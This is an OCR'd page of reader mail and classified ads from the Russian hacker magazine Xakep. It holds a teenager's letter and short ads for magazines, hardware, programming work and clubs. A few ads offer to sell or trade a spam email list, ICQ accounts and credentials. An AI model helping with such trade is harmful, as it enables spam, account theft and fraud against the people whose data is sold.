привет, даня. ты, типа, можешь гордиться - твоей гуманностью и величием мозга восхищается вся просветленная америка. типа, ты крутой мужик. теперь. в тесте на морального урода я набрал 47 баллов. я могу собой гордиться - в неполные 16 лет я имею почетное звание Freak of Walnut Creek, CA и Biggest Russian Asshole Ever. присвоили мне их местные жители на сходке после очередного... забей. а еще мне никто не дает, это строго. потому что я BRAE (см. выше). вот так. а фишка в том, что если тебе нужен человек в америке, то пиши zee_lil_buddy@mail.ru извини за сервер. и есть вопрос - что мне теперь делать? самосжигаться мне лень, а делать нефиг. нужен совет профессионала. пиши. -lil buddy

Юниты

Борда

Мессадж можно закинуть на **board@real.xakep.ru**

WARNING!!!



Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)







Продам журнал Хакер старые номера и книги по хакингу и фрикингу для жителей города Хабаровска. **evg@dh.ru**

Продается модем Б\У. Состояние – отличное %). USRobotics Sportster Voice x2 56K Fax. Со всеми родными шнурками и коробке с инструкцией. **kolandr@online.ru**

Напишу программу на Delphi на заказ,за money.Мылить на : **visual@home.tula.net**

Ищу работу или группу. Знаю Delphi, Flash, Carrara (3D - моделирование) и многое другое. Нарисую логотип и пр... Писать на **n1k@xakep.ru.**



Люди, кто может выслать мне карту (ВластелинКолец или MtG), или у кого они есть, и те кто коллекционируют карты, все пишите на: **blade3000dd@mail.ru**


У кого есть дока или примеры как работать с Excel из-под Delphi6, плиз, пришлите. Могу также и обменяться инфой. **sysnik@sysnik.vrn.ru**

Всем кому знакома тема «commercial map-making» писать на **emd_razor@mail.ru**

Питерцы! У кого есть ненужное железо под 486-е процы (приму в дар или куплю). Мыльте на **DigitalVenom@xakep.ru**

Москвичи, продаю журнал Хакер спец. 7 за 2002 год цена 90р. мылить на: **aspire@freemail.ru**

Продам спам лист на 10000 мыл, или обменяю на инфу по хакерству. Мылить на: **firely3000@mail.ru**





Привет! Я хочу узнать сколько таких, как я читает «][«. Жители г.Краснодара и г.Тимашевска откликнитесь!!! **rhc-root@bk.ru**

Продаю 8-ми значные icq-аккаунты или меняю на креды, спам листы и прочее... Мылить на **rhc-root@bk.ru**

Группа дизайнеров выполнит работу по созданию сайта.
Низкие цены 200-1000 рублей в зависимости от сложности работы. Flash, 3d, scripts, HTML. mailto:**slava3@nog.ru**



Приму в дар любую инфу по C\C++ и WinAPI. А также исходники интересных программ на любом языке. С удовольствием побазарю с теми кто юзает никсы. **forall@mailru.com**

Планируется создать клуб любителей автомобиля toyota caldina. Кого интересует - мыльте на **billgates-suxx@mail.ru**

Создаем клан по старкрафту (В Красногорске). Кто заинтересован мылить на: **firely3000@mail.ru**



Вступлю в хак группу (Владивосток). Писать сюда: **deadfog@fromru.com**

Очень хочу переписываться по е-майлу с девушками из разных точек планеты. Мне 16 лет. Фото гарантируется. Писать на **sablin@rambler.ru**

Приму любые старые и нерабочие железки на опыты. Только от жителей Воронежа. **Sergiencou@yandex.ru**

Куплю все журналы Х за 2000 год и спецы 4/00 и 5/00 Мылить на **maybe@bk.ru**



Могу достать любую прогу и выслать на e-mail. За инфу, спам лист и т.п. Пишите на **ice-breaker@rambler.ru**

Создается серьёзная on-line игра - Fight Fatal Битвы Средневековья. Нужны энтузиасты – вед-дизайнеры, программеры CGI/perl, писатели, фантазисты и др. Если интересно - пишите **enabled@yandex.ru**

Есть идея создать сайт посвященный romhacking'у так-так вся инфа в инете только на английском. Мыльте сюда **OXOTHUK@mailru.com**

Если у кого есть распайка шланга для NOKIA 3210 (к COM) или сам шланг (не нужный) с удовольствием куплю, поменяю на что-либо. **_mihey@rambler.ru**





Ищу работу.Возраст 16 лет. Обладаю огромным потенциалом и желанием работать. Знаю Delphi, PHP, Perl, Java (Applet, Servlet), JavaScript, MySQL, HTML, XML, C++, учу Flash. Мыльте на **nitr4@xakep.ru**

Все кто пишет демки/интро на Delphi! Просьба откликнуться! Так же, интерисует народ, кторый является членом каких-нибудь зарубежных demoscene-команд (bafh, cph, sac и проч.)! Ящик прежний: **maksusha@yandex.ru**

Очень нужен Спец 2 за 2000 год (О веб дизайне). Куплю по сходной цене. Мессаги шлите на **zigzag@xakep.ru** или на Асю **144839950**

Все кто интересуется подключением компьютеру дополнительного железа, модулей управления, пультов и т.д. мыльте мне, будем обмениваться инфой. **h3h@rambler.ru**


SAMSUNG
IT-компания №1 в мире
по рейтингу "Business Week"
Ощути престиж!
SyncMaster
товар сертифицирован